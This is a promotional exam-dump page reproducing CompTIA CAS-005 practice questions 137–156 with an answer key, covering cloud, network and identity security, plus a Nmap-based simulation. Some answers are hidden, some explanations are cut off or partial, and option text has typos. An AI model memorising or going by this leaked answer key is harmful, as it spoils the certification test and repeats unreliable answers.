**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpsPASS.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF Special Discount: Exam-Tests**)

#### NEW QUESTION: 137

A security engineer needs to ensure production containers are automatically scanned for vulnerabilities before they are accepted into the production environment. Which of the following should the engineer use to automatically incorporate vulnerability scanning on every commit?

- A. Code repository
- B. CI/CD pipeline
- C. Integrated development environment
- D. Container orchestrator

**Answer: B (LEAVE A REPLY)**

The best solution for automatically scanning containers for vulnerabilities before they are accepted into the production environment is to incorporate vulnerability scanning into the CI/CD pipeline. Continuous Integration (CI) and Continuous Deployment (CD) pipelines can be configured to automatically trigger security scans, including container vulnerability assessments, every time code is committed or changes are pushed. This ensures that vulnerabilities are detected early in the development cycle before the containers are deployed to production.

#### NEW QUESTION: 138

A global company with a remote workforce implemented a new VPN solution. After deploying the VPN solution to several hundred users, the help desk starts receiving reports of slow access to both internally and externally available applications. A security analyst reviews the following:

VPN client routing:

0.0.0.0/0 eth1

Which of the following solutions should the analyst use to fix this issue?

- A. Move the servers to a screened subnet.
- B. Enable split tunneling.
- C. Configure an NAC solution.
- D. Implement DNS over HTTPS.

**Answer: B (LEAVE A REPLY)**

Enable split tunneling to resolve the issue of slow access. The current VPN client routing (0.0.0.0/0 routing through the VPN) forces all traffic, both internal and external, through the VPN, leading to slow performance for external applications. Split tunneling allows only internal traffic to go through the VPN, while external traffic bypasses the VPN, improving performance for external applications.

#### NEW QUESTION: 139

After a penetration test on the internal network, the following report was generated:

Attack Target Result

Compromised host ADMIN01S.CORP.LOCAL Successful

Hash collected KRBTGT.CORP.LOCAL Successful

Hash collected SQLSV.CORP.LOCAL Successful

Pass the hash SQLSV.CORP.LOCAL Failed

Domain control CORP.LOCAL Successful

Which of the following should be recommended to remediate the attack?

**A.** Deleting SQLSV

**B.** Reimaging ADMIN01S

**C.** Rotating KRBTGT password

**D.** Resetting the local domain

**Answer: C** ([LEAVE A REPLY](#))

Comprehensive and Detailed Explanation:

The attacker gained domain control by collecting the KRBTGT hash (used for Kerberos tickets). Let's evaluate:

\* A. Deleting SQLSV: Irrelevant since pass-the-hash failed there.

\* B. Reimaging ADMIN01S: Addresses the compromised host but not domain control.

\* C. Rotating KRBTGT password: Invalidates stolen Kerberos tickets, mitigating domain control per CAS-005's focus on identity security.

#### NEW QUESTION: 140

A developer makes a small change to a resource allocation module on a popular social media website and causes a memory leak. During a peak utilization period, several web servers crash, causing the website to go offline. Which of the following testing techniques is the most efficient way to prevent this from reoccurring?

**A.** Load

**B.** Smoke

**C.** Regression

**D.** Canary

**Answer: C** ([LEAVE A REPLY](#))

Step-by-Step Explanation:

Regression testing ensures that new changes do not break existing functionality. It would have identified the memory leak before deployment, preventing downtime.

#### NEW QUESTION: 141

A security engineer wants to stay up-to-date on new detections that are released on a regular basis. The engineer's organization uses multiple tools rather than one specific vendor security stack. Which of the following rule-based languages is the most appropriate to use as a baseline for detection rules with the multiple security tool setup?

**A.** Sigma

**B.** YARA

**C.** Snort

**D.** Rita

**Answer: A** ([LEAVE A REPLY](#))

Comprehensive and Detailed Step-by-Step

Sigma (A) is a rule-based detection language that is vendor-agnostic, meaning it can be used across different SIEM (Security Information and Event Management) tools. Unlike YARA (B), which focuses on file-based detection, Sigma provides a standardized way to create rules that work across various security platforms.

**NEW QUESTION: 142**

Developers have been creating and managing cryptographic material on their personal laptops fix use in production environment. A security engineer needs to initiate a more secure process.

Which of the following is the best strategy for the engineer to use?

- A. Disabling the BIOS and moving to UEFI
- B. Managing secrets on the vTPM hardware
- C. Employing shielding lo prevent LMI
- D. Managing key material on a HSM

**Answer: D** ([LEAVE A REPLY](#))

The best strategy for securely managing cryptographic material is to use a Hardware Security Module (HSM).

Security and Integrity: HSMs are specialized hardware devices designed to protect and manage digital keys. They provide high levels of physical and logical security, ensuring that cryptographic material is well protected against tampering and unauthorized access.

Centralized Key Management: Using HSMs allows for centralized management of cryptographic keys, reducing the risks associated with decentralized and potentially insecure key storage practices, such as on personal laptops.

Compliance and Best Practices: HSMs comply with various industry standards and regulations (such as FIPS 140-2) for secure key management. This ensures that the organization adheres to best practices and meets compliance requirements.

**NEW QUESTION: 143**

An organization recently acquired another company that is running a different EDR solution. A SOC analyst wants to automate the isolation of endpoints that are found to be compromised. Which of the following workflows best mitigates the risk of false positives and reduces the spread of malicious code?

- A. Using a SOAR solution to look up entities via a TIP platform and isolate endpoints via APIs
- B. Setting a policy on each EDR management console to isolate all endpoints that trigger any alerts
- C. Reviewing all alerts manually in the various portals and taking action to isolate them
- D. Automating the suppression of all alerts that are not critical and sending an email asking SOC analysts to review these alerts

**Answer: A** ([LEAVE A REPLY](#))

Comprehensive and Detailed

SecurityX CAS-005 emphasizes automation with validation in security operations. Security Orchestration, Automation, and Response (SOAR) platforms can integrate with Threat Intelligence Platforms (TIPs) to verify threat indicators before triggering automated endpoint isolation through EDR APIs. This approach reduces the spread of malware while minimizing the chance of isolating clean systems due to false positives.

Isolating endpoints on any alert (B) is high-risk and can disrupt business operations.

Manual review (C) is too slow for fast-moving threats.

Suppressing alerts (D) risks missing critical events entirely.

**NEW QUESTION: 144**

A financial technology firm works collaboratively with business partners in the industry to share threat intelligence within a central platform This collaboration gives partner organizations the ability to obtain and share data associated with emerging threats from a variety of adversaries Which of the following should the organization most likely leverage to facilitate this activity? (Select two).

- A. CWPP
- B. YAKA
- C. ATTACK
- D. STIX
- E. TAXII
- F. JTAG

**Answer: D,E (LEAVE A REPLY)**

- \* D. STIX (Structured Threat Information eXpression): STIX is a standardized language for representing threat information in a structured and machine-readable format. It facilitates the sharing of threat intelligence by ensuring that data is consistent and can be easily understood by all parties involved.
- \* E. TAXII (Trusted Automated eXchange of Indicator Information): TAXII is a transport mechanism that enables the sharing of cyber threat information over a secure and trusted network. It works in conjunction with STIX to automate the exchange of threat intelligence among organizations.

Other options:

- \* A. CWPP (Cloud Workload Protection Platform): This focuses on securing cloud workloads and is not directly related to threat intelligence sharing.
- \* B. YARA: YARA is used for malware research and identifying patterns in files, but it is not a platform for sharing threat intelligence.
- \* C. ATT&CK: This is a knowledge base of adversary tactics and techniques but does not facilitate the sharing of threat intelligence data.
- \* F. JTAG: JTAG is a standard for testing and debugging integrated circuits, not related to threat intelligence.

References:

- \* CompTIA Security+ Study Guide
- \* "STIX and TAXII: The Backbone of Threat Intelligence Sharing" by MITRE
- \* NIST SP 800-150, "Guide to Cyber Threat Information Sharing"

#### NEW QUESTION: 145

A cloud engineer needs to identify appropriate solutions to:

- \* Provide secure access to internal and external cloud resources.
- \* Eliminate split-tunnel traffic flows.
- \* Enable identity and access management capabilities.

Which of the following solutions are the most appropriate? (Select two).

- A. Federation**
- B. Microsegmentation**
- C. CASB**
- D. PAM**
- E. SD-WAN**
- F. SASE**

**Answer: C,F (LEAVE A REPLY)**

To provide secure access to internal and external cloud resources, eliminate split-tunnel traffic flows, and enable identity and access management capabilities, the most appropriate solutions are CASB (Cloud Access Security Broker) and SASE (Secure Access Service Edge).

Why CASB and SASE?

- \* CASB (Cloud Access Security Broker):
  - \* Secure Access: CASB solutions provide secure access to cloud resources by enforcing security policies and monitoring user activities.
  - \* Identity and Access Management: CASBs integrate with identity and access management (IAM) systems to ensure that only authorized users can access cloud resources.
  - \* Visibility and Control: They offer visibility into cloud application usage and control over data sharing and access.
- \* SASE (Secure Access Service Edge):
  - \* Eliminate Split-Tunnel Traffic: SASE integrates network security functions with WAN capabilities to ensure secure access without the need for split-tunnel configurations.
  - \* Comprehensive Security: SASE provides a holistic security approach, including secure web gateways, firewalls, and zero trust network access (ZTNA).
  - \* Identity-Based Access: SASE leverages IAM to enforce access controls based on user identity and context.

Other options, while useful, do not comprehensively address all the requirements:

- \* A. Federation: Useful for identity management but does not eliminate split-tunnel traffic or provide comprehensive security.

- \* B. Microsegmentation: Enhances security within the network but does not directly address secure access to cloud resources or split-tunnel traffic.
- \* D. PAM (Privileged Access Management): Focuses on managing privileged accounts and does not provide comprehensive access control for internal and external resources.
- \* E. SD-WAN: Enhances WAN performance but does not inherently provide the identity and access management capabilities or eliminate split-tunnel traffic.

References:

- \* CompTIA SecurityX Study Guide
- \* "CASB: Cloud Access Security Broker," Gartner Research

#### NEW QUESTION: 146

A company migrated a critical workload from its data center to the cloud. The workload uses a very large data set that requires computational-intensive data processing. The business unit that uses the workload is projecting the following growth pattern:

- \* Storage requirements will double every six months.
- \* Computational requirements will fluctuate throughout the year.
- \* Average computational requirements will double every year.

Which of the following should the company do to address the business unit's requirements?

- A.** Deploy a cloud-based CDN for storage and a load balancer for compute.
- B.** Combine compute and storage in vertically autoscaling mode.
- C.** Implement a load balancer for computing and storage resources.
- D.** Plan for a horizontally scaling computing and storage infrastructure.

**Answer: (SHOW ANSWER)**

Comprehensive and Detailed Explanation:

SecurityX CAS-005 cloud architecture guidance emphasizes horizontal scaling for workloads that need to handle both predictable and fluctuating growth over time. Horizontal scaling allows the infrastructure to add nodes for both compute and storage dynamically, providing elasticity to meet fluctuating computational demands while accommodating exponential storage growth.

- \* Vertical scaling (B) has hardware limits and is not as flexible for large, sustained growth.
- \* CDN (A) is optimized for content distribution, not intensive compute workloads.
- \* Load balancing (C) distributes workloads but does not address scaling for data growth.

#### NEW QUESTION: 147

A company implemented a NIDS and a NIPS on the most critical environments. Since this implementation, the company has been experiencing network connectivity issues. Which of the following should the security architect recommend for a new NIDS/NIPS implementation?

- A.** Implementing the NIDS with a port mirror in the core switch and the NIPS in the main firewall
- B.** Implementing the NIDS and the NIPS together with the main firewall
- C.** Implementing a NIDS without a NIPS to increase the detection capability
- D.** Implementing the NIDS in the bastion host and the NIPS in the branch network router

**Answer: A (LEAVE A REPLY)**

Comprehensive and Detailed Explanation:

Best practice in CAS-005 network security design is to deploy:

- \* NIDS passively via a port mirror (SPAN port) to avoid introducing latency or failure points.
- \* NIPS inline in a strategic point, such as integrated with the main firewall, to actively block threats. This combination provides both visibility and active protection without overloading network paths.

#### NEW QUESTION: 148

After a company discovered a zero-day vulnerability in its VPN solution, the company plans to deploy cloud- hosted resources to replace its current on-premises systems. An engineer must find an appropriate solution to facilitate trusted connectivity. Which of the following capabilities is the most relevant?

- A.** Container orchestration
- B.** Microsegmentation
- C.** Conditional access
- D.** Secure access service edge

**Answer:** ([SHOW ANSWER](#))

Comprehensive and Detailed Explanation:

The scenario involves replacing an on-premises VPN solution, which has a zero-day vulnerability, with cloud- hosted resources while ensuring trusted connectivity. Trusted connectivity in a cloud environment implies secure, scalable, and modern access control that goes beyond traditional VPNs. Let's analyze the options:

\* A. Container orchestration: This refers to managing and automating containerized workloads (e.g., Kubernetes). While useful for application deployment, it doesn't directly address secure connectivity to cloud resources.

\* B. Microsegmentation: This involves creating fine-grained security policies within a network to limit lateral movement. It's valuable for internal security but isn't a complete solution for trusted connectivity to cloud-hosted resources.

\* C. Conditional access: This ensures access based on conditions (e.g., user identity, device health). It's relevant for identity management but lacks the broader networking and security scope needed here.

Reference: CompTIA SecurityX (CAS-005) objectives, Domain 1: Security Architecture, emphasizing cloud security and modern connectivity solutions like SASE.

#### **NEW QUESTION: 149**

An analyst has prepared several possible solutions to a successful attack on the company. The solutions need to be implemented with the least amount of downtime. Which of the following should the analyst perform?

- A.** Implement all the solutions at once in a virtual lab and then run the attack simulation. Collect the metrics and then choose the best solution based on the metrics.
- B.** Implement every solution one at a time in a virtual lab, running a metric collection each time. After the collection, run the attack simulation, roll back each solution, and then implement the next. Choose the best solution based on the best metrics.
- C.** Implement every solution one at a time in a virtual lab, running an attack simulation each time while collecting metrics. Roll back each solution and then implement the next. Choose the best solution based on the best metrics.
- D.** Implement all the solutions at once in a virtual lab and then collect the metrics. After collection, run the attack simulation. Choose the best solution based on the best metrics.

**Answer:** **C** ([LEAVE A REPLY](#))

To minimize downtime, testing should occur in a virtual lab, not production. The best approach is to test solutions methodically: implement one solution at a time, run an attack simulation, collect metrics, roll back, and repeat. This isolates each solution's effectiveness, ensuring accurate metrics for decision-making without production impact.

\* Option A: Testing all solutions simultaneously muddies the results-metrics won't show which solution worked.

\* Option B: Collecting metrics before the simulation misses the point of testing against the attack.

\* Option C: Correct-tests each solution independently with simulation and metrics, minimizing downtime via virtual lab use.

\* Option D: Like A, combining solutions obscures individual effectiveness.

#### **NEW QUESTION: 150**

A systems administrator wants to use existing resources to automate reporting from disparate security appliances that do not currently communicate. Which of the following is the best way to meet this objective?

- A.** Configuring an API Integration to aggregate the different data sets
- B.** Combining back-end application storage into a single, relational database
- C.** Purchasing and deploying commercial off the shelf aggregation software
- D.** Migrating application usage logs to on-premises storage

**Answer: A ([LEAVE A REPLY](#))**

The best way to automate reporting from disparate security appliances that do not currently communicate is to configure an API Integration to aggregate the different data sets. Here's why:

Interoperability: APIs allow different systems to communicate and share data, even if they were not originally designed to work together. This enables the integration of various security appliances into a unified reporting system.

Automation: API integrations can automate the process of data collection, aggregation, and reporting, reducing manual effort and increasing efficiency.

Scalability: APIs provide a scalable solution that can easily be extended to include additional security appliances or data sources as needed.

**NEW QUESTION: 151**

An organization has been using self-managed encryption keys rather than the free keys managed by the cloud provider. The Chief Information Security Officer (CISO) reviews the monthly bill and realizes the self-managed keys are more costly than anticipated. Which of the following should the CISO recommend to reduce costs while maintaining a strong security posture?

- A.** Utilize an on-premises HSM to locally manage keys.
- B.** Adjust the configuration for cloud provider keys on data that is classified as public.
- C.** Begin using cloud-managed keys on all new resources deployed in the cloud.
- D.** Extend the key rotation period to one year so that the cloud provider can use cached keys.

**Answer: ([SHOW ANSWER](#))**

Comprehensive and Detailed Step by Step Explanation:

Understanding the Scenario: The organization is using customer-managed encryption keys in the cloud, which is more expensive than using the cloud provider's free managed keys. The CISO needs to find a way to reduce costs without significantly weakening the security posture.

Analyzing the Answer Choices:

A: Utilize an on-premises HSM to locally manage keys: While on-premises HSMs offer strong security, they introduce additional costs and complexity (procurement, maintenance, etc.). This option is unlikely to reduce costs compared to cloud-based key management.

B: Adjust the configuration for cloud provider keys on data that is classified as public: This is the most practical and cost-effective approach. Data classified as public doesn't require the same level of protection as sensitive data. Using the cloud provider's free managed keys for public data can significantly reduce costs without compromising security, as the data is intended to be publicly accessible anyway.

Reference: This aligns with the principle of applying security controls based on data classification and risk assessment, a key concept in CASP+.

C: Begin using cloud-managed keys on all new resources deployed in the cloud: While this would reduce costs, it's a broad approach that doesn't consider the sensitivity of the data. Applying cloud-managed keys to sensitive data might not be acceptable from a security standpoint.

D: Extend the key rotation period to one year so that the cloud provider can use cached keys: Extending the key rotation period weakens security. Frequent key rotation is a security best practice to limit the impact of a potential key compromise.

Reference: Key rotation is a fundamental security control, and reducing its frequency goes against CASP+ principles related to cryptography and risk management.

Why B is the Correct Answer:

Risk-Based Approach: Using cloud-provider-managed keys for public data is a reasonable risk-based decision. Public data, by definition, is not confidential.

Cost Optimization: This directly addresses the CISO's concern about cost, as cloud-provider-managed keys are often free or significantly cheaper.

Security Balance: It maintains a strong security posture for sensitive data by continuing to use customer-managed keys where appropriate, while optimizing costs for less sensitive data.

CASP+ Relevance: This approach demonstrates an understanding of risk management, data classification, and cost-benefit analysis in security decision-making, all of which are important topics in CASP+.

Elaboration on Data Classification:

Data Classification Policy: Organizations should have a clear data classification policy that defines different levels of data sensitivity (e.g., public, internal, confidential, restricted).

Security Controls Based on Classification: Security controls, including encryption key management, should be applied based on the data's classification level.

Cost-Benefit Analysis: Data classification helps organizations make informed decisions about where to invest in stronger security controls and where cost optimization is acceptable.

In conclusion, adjusting the configuration to use cloud-provider-managed keys for data classified as public is the most effective way to reduce costs while maintaining a strong security posture. It's a practical, risk-based approach that aligns with data classification principles and cost-benefit considerations, all of which are important concepts covered in the CASP+ exam objectives.

**Valid CAS-005 Dumps** shared by BraindumpsPass.com for Helping Passing CAS-005 Exam! BraindumpsPass.com now offer the **newest CAS-005 exam dumps**, the BraindumpsPass.com CAS-005 exam **questions have been updated** and **answers have been corrected** get the **newest** BraindumpsPass.com CAS-005 dumps with Test Engine here:

<https://www.braindumpsPass.com/CompTIA/CAS-005-practice-exam-dumps.html> (348 Q&As Dumps, **40%OFF** Special Discount: **Exam-Tests**)

#### NEW QUESTION: 152

A company that uses several cloud applications wants to properly identify:

All the devices potentially affected by a given vulnerability.

All the internal servers utilizing the same physical switch.

The number of endpoints using a particular operating system. Which of the following is the best way to meet the requirements?

A. SBoM

B. CASB

C. GRC

D. CMDB

**Answer: D** ([LEAVE A REPLY](#))

The requirements demand detailed asset tracking and inventory management. Let's analyze:

A). SBoM (Software Bill of Materials): Tracks software components, not hardware or network topology.

B). CASB (Cloud Access Security Broker): Secures cloud apps but doesn't map physical switches or OS counts.

C). GRC (Governance, Risk, and Compliance): Focuses on risk management, not detailed asset tracking.

Reference: CompTIA SecurityX (CAS-005) objectives, Domain 4: Governance, Risk, and Compliance, covering asset management.

#### NEW QUESTION: 153

You are a security analyst tasked with interpreting an Nmap scan output from company's privileged network.

The company's hardening guidelines indicate the following:

There should be one primary server or service per device.

Only default ports should be used.

Non-secure protocols should be disabled.

#### INSTRUCTIONS

Using the Nmap output, identify the devices on the network and their roles, and any open ports that should be closed.

For each device found by Nmap, add a device entry to the Devices Discovered list, with the following information:

The IP address of the device

The primary server or service of the device (Note that each IP should be associated with one service/port only) The protocol(s) that should be disabled based on the hardening guidelines (Note that multiple ports may need to be closed to comply with the hardening guidelines) If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

## NMAP Scan Output

Nmap scan report for 10.1.45.65

Host is up (0.015s latency).

Not shown: 998 filtered ports

| PORT     | STATE | SERVICE | VERSION                       |
|----------|-------|---------|-------------------------------|
| 22/tcp   | open  | ssh     | CrushFTP sftpd (protocol 2.0) |
| 8080/tcp | open  | http    | CrushFTP web interface        |

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: general purpose

Running: Microsoft Windows 7|2008

OS CPE: cpe:/o:microsoft:windows\_7 cpe:/o:microsoft:windows\_server\_2008:r2

OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66

Host is up (0.016s latency).

Not shown: 998 closed ports

| PORT    | STATE  | SERVICE  | VERSION                                |
|---------|--------|----------|----------------------------------------|
| 25/tcp  | closed | smtp     | Barracuda Networks Spam Firewall smtpd |
| 415/tcp | open   | ssl/smtp | smtpd                                  |
| 587/tcp | open   | ssl/smtp | smtpd                                  |
| 443/tcp | open   | ssl/http | Microsoft IIS httpd 7.5                |

Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18) or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6 (88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9 (Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux 2.6) (87%)

No exact OS matches for host (test conditions non-ideal).

Service Info: Host: barracuda.pnp.root; CPE:

cpe:/h:barracudanetworks:spam\_%26\_virus\_firewall\_600:-

Nmap scan report for 10.1.45.67

Host is up (0.026s latency).

Not shown: 991 filtered ports

| PORT     | STATE  | SERVICE  | VERSION                    |
|----------|--------|----------|----------------------------|
| 20/tcp   | closed | ftp-data |                            |
| 21/tcp   | open   | ftp      | FileZilla ftpd 0.9.39 beta |
| 22/tcp   | closed | ssh      |                            |
| 80/tcp   | open   | http     | Microsoft IIS httpd 7.5    |
| 443/tcp  | open   | ssl/http | Microsoft IIS httpd 7.5    |
| 2001/tcp | closed | dc       |                            |
| 2047/tcp | closed | dls      |                            |
| 2196/tcp | closed | unknown  |                            |
| 6001/tcp | closed | X11:1    |                            |

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)

OS CPE: cpe:/o:microsoft:windows\_vista:sp2 cpe:/o:microsoft:windows\_7:sp1

## Devices Discovered (0)

+ Add Device For

10.1.45.65

10.1.45.66

10.1.45.67

10.1.45.68

```

OS CPE: cpe:/o:microsoft:windows_vista:sp2 cpe:/o:microsoft:windows_7:sp1
cpe:/o:microsoft:windows_server_2008 cpe:/o:microsoft:windows_8.1:r1
Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows
Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows
Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%),
Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%),
Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%),
Microsoft Windows 8.1 R1 (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68
Host is up (0.016s latency).
Not shown: 999 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          Pure-FTPd
443/tcp   open  ssl/http-proxy SonicWALL SSL-VPN http proxy
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: firewall|general purpose|media device
Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy
embedded (86%)
OS CPE: cpe:/o:linux:linux_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux_kernel:3.2
cpe:/o:linux:linux_kernel:2.6.32
Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux
2.6.32 (87%), Tiandy NVR (86%)
No exact OS matches for host (test conditions non-ideal).

```



**NMAP Scan Output**

```

Nmap scan report for 10.1.45.65
Host is up (0.015s latency).
Not shown: 998 filtered ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          CrushFTP sftpd (protocol 2.0)
8080/tcp   open  http         CrushFTP web interface
Warning: OSScan results may be unreliable because we could not find at least 1 open
and 1 closed port
Device type: general purpose
Running: Microsoft Windows 7|2008
OS CPE: cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_server_2008:r2
OS details: Microsoft Windows 7 SP1 or Windows Server 2008 R2

Nmap scan report for 10.1.45.66
Host is up (0.016s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE      VERSION
25/tcp    closed smtp      Barracuda Networks Spam Firewall smtpd
415/tcp   open  ssl/smtp     smtpd
587/tcp   open  ssl/smtp     smtpd
443/tcp   open  ssl/http     Microsoft IIS httpd 7.5
Aggressive OS guesses: Linux 3.16 (90%), OpenWrt Chaos Calmer 15.05 (Linux 3.18)

```

**Devices Discovered (1)**

Add Device For
10.1.45.66

IP Address
10.1.45.65

Role

SFTP Server  
Email Server  
FTP Server  
UTM Appliance  
Web Server  
Database Server  
AD Server

Disable Protocols

☐ 20/tcp  
☐ 21/tcp  
☐ 22/tcp  
☐ 25/tcp

or Designated Driver (Linux 4.1 or 4.4) (89%), OpenWrt Kamikaze 7.09 (Linux 2.6.22) (88%), Linux 4.5 (88%), Asus RT-AC66U router (Linux 2.6) (88%), Linux 3.16 - 4.6 (88%), OpenWrt 0.9 - 7.09 (Linux 2.4.30 - 2.4.34) (87%), OpenWrt White Russian 0.9 (Linux 2.4.30) (87%), Asus RT-N16 WAP (Linux 2.6) (87%), Asus RT-N66U WAP (Linux 2.6) (87%)

No exact OS matches for host (test conditions non-ideal).

Service Info: Host: barracuda.pnp.root; CPE:

cpe:/h:barracudanetworks:spam\_%26\_virus\_firewall\_600:-

Nmap scan report for 10.1.45.67

Host is up (0.026s latency).

Not shown: 991 filtered ports

| PORT     | STATE  | SERVICE  | VERSION                    |
|----------|--------|----------|----------------------------|
| 20/tcp   | closed | ftp-data |                            |
| 21/tcp   | open   | ftp      | FileZilla ftpd 0.9.39 beta |
| 22/tcp   | closed | ssh      |                            |
| 80/tcp   | open   | http     | Microsoft IIS httpd 7.5    |
| 443/tcp  | open   | ssl/http | Microsoft IIS httpd 7.5    |
| 2001/tcp | closed | dc       |                            |
| 2047/tcp | closed | dls      |                            |
| 2196/tcp | closed | unknown  |                            |
| 6001/tcp | closed | X11:1    |                            |

Device type: general purpose

Running (JUST GUESSING): Microsoft Windows Vista|7|2008|8.1 (94%)

OS CPE: cpe:/o:microsoft:windows\_vista::sp2 cpe:/o:microsoft:windows\_7::sp1

cpe:/o:microsoft:windows\_server\_2008 cpe:/o:microsoft:windows\_8.1:r1

Aggressive OS guesses: Microsoft Windows Vista SP2, Windows 7 SP1, or Windows Server 2008 (94%), Microsoft Windows Server 2008 R2 (92%), Microsoft Windows Server 2008 SP2 (90%), Microsoft Windows 7 SP1 or Windows Server 2008 R2 (90%), Microsoft Windows Server 2008 (87%), Microsoft Windows Server 2008 R2 SP1 (86%), Microsoft Windows Vista SP0 or SP1, Windows Server 2008 SP1, or Windows 7 (85%), Microsoft Windows 8.1 R1 (85%)

No exact OS matches for host (test conditions non-ideal).

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 10.1.45.68

Host is up (0.016s latency).

Not shown: 999 filtered ports

| PORT    | STATE | SERVICE        | VERSION                      |
|---------|-------|----------------|------------------------------|
| 21/tcp  | open  | ftp            | Pure-FTPd                    |
| 443/tcp | open  | ssl/http-proxy | SonicWALL SSL-VPN http proxy |

Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port

Device type: firewall|general purpose|media device

Running (JUST GUESSING): Linux 3.X|2.6.X (92%), IPCop 2.X (92%), Tiandy embedded (86%)

OS CPE: cpe:/o:linux:linux\_kernel:3.4 cpe:/o:ipcop:ipcop:2 cpe:/o:linux:linux\_kernel:3.2

cpe:/o:linux:linux\_kernel:2.6.32

Aggressive OS guesses: IPCop 2 firewall (Linux 3.4) (92%), Linux 3.2 (89%), Linux 2.6.32 (87%), Tiandy NVR (86%)

No exact OS matches for host (test conditions non-ideal).

- ☐ 80/tcp
- ☐ 415/tcp
- ☐ 443/tcp
- ☐ 8080/tcp

Answer:

See explanation below.

Explanation:

10.1.45.65 SFTP Server Disable 8080

10.1.45.66 Email Server Disable 415 and 443

10.1.45.67 Web Server Disable 21, 80

10.1.45.68 UTM Appliance Disable 21

**NEW QUESTION: 154**

A social media company wants to change encryption ciphers after identifying weaknesses in the implementation of the existing ciphers. The company needs the new ciphers to meet the following requirements:

- \* Utilize less RAM than competing ciphers.
- \* Be more CPU-efficient than previous ciphers.
- \* Require customers to use TLS 1.3 while broadcasting video or audio.

Which of the following is the best choice for the social media company?

**A.** IDEA-CBC

**B.** AES-GCM

**C.** ChaCha20-Poly1305

**D.** Camellia-CBC

**Answer: C (LEAVE A REPLY)**

ChaCha20-Poly1305 is a cipher suite specifically designed for efficiency on systems with limited hardware resources. It offers high security with lower memory and CPU consumption compared to AES on certain platforms, especially mobile devices. TLS 1.3 supports ChaCha20-Poly1305 natively. CBC (Cipher Block Chaining) modes like IDEA-CBC and Camellia-CBC are less efficient and not recommended under TLS 1.3, and AES-GCM, while secure, can be less efficient than ChaCha20 on devices without AES hardware acceleration.

Reference: CompTIA SecurityX CAS-005, Domain 3.0: Implement secure protocols including TLS 1.3 and lightweight cipher selections for performance efficiency.

**NEW QUESTION: 155**

A user reports application access issues to the help desk. The help desk reviews the logs for the user

| Time      | Internal IP | Public IP    | IP geolocation | Application            | Action |
|-----------|-------------|--------------|----------------|------------------------|--------|
| 8:47 p.m. | 192.168.1.5 | 104.18.16.29 | Toronto        | VPN                    | Allow  |
| 8:48 p.m. | 10.10.2.21  | 95.67.137.12 | Los Angeles    | Email                  | Allow  |
| 8:48 p.m. | 10.10.2.21  | 95.67.137.12 | Los Angeles    | Human resources system | Allow  |
| 8:49 p.m. | 10.10.2.21  | 95.67.137.12 | Los Angeles    | Email                  | Allow  |
| 8:52 p.m. | 192.168.1.5 | 104.18.16.29 | Toronto        | Human resources system | Deny   |

Which of the following is most likely The reason for the issue?

- A.** The user inadvertently tripped the impossible travel security rule in the SSO system.
- B.** A threat actor has compromised the user's account and attempted to log in.
- C.** The user is not allowed to access the human resources system outside of business hours
- D.** The user did not attempt to connect from an approved subnet

**Answer: A (LEAVE A REPLY)**

Based on the provided logs, the user has accessed various applications from different geographic locations within a very short timeframe. This pattern is indicative of the "impossible travel" security rule, a common feature in Single Sign-On (SSO) systems designed to detect and prevent fraudulent access attempts.

Analysis of Logs:

- \* At 8:47 p.m., the user accessed a VPN from Toronto.
- \* At 8:48 p.m., the user accessed email from Los Angeles.

- \* At 8:48 p.m., the user accessed the human resources system from Los Angeles.
- \* At 8:49 p.m., the user accessed email again from Los Angeles.
- \* At 8:52 p.m., the user attempted to access the human resources system from Toronto, which was denied.

These rapid changes in location are physically impossible and typically trigger security measures to prevent unauthorized access. The SSO system detected these inconsistencies and likely flagged the activity as suspicious, resulting in access denial.

References:

- \* CompTIA SecurityX Study Guide
- \* NIST Special Publication 800-63B, "Digital Identity Guidelines"
- \* "Impossible Travel Detection," Microsoft Documentation

### NEW QUESTION: 156

An organization found a significant vulnerability associated with a commonly used package in a variety of operating systems. The organization develops a registry of software dependencies to facilitate incident response activities. As part of the registry, the organization creates hashes of packages that have been formally vetted. Which of the following attack vectors does this registry address?

- A.** Supply chain attack
- B.** Cipher substitution attack
- C.** Side-channel analysis
- D.** On-path attack
- E.** Pass-the-hash attack

**Answer:** ([SHOW ANSWER](#))

- A). Supply chain attack: This type of attack involves compromising the software supply chain by injecting malicious code into legitimate software packages.
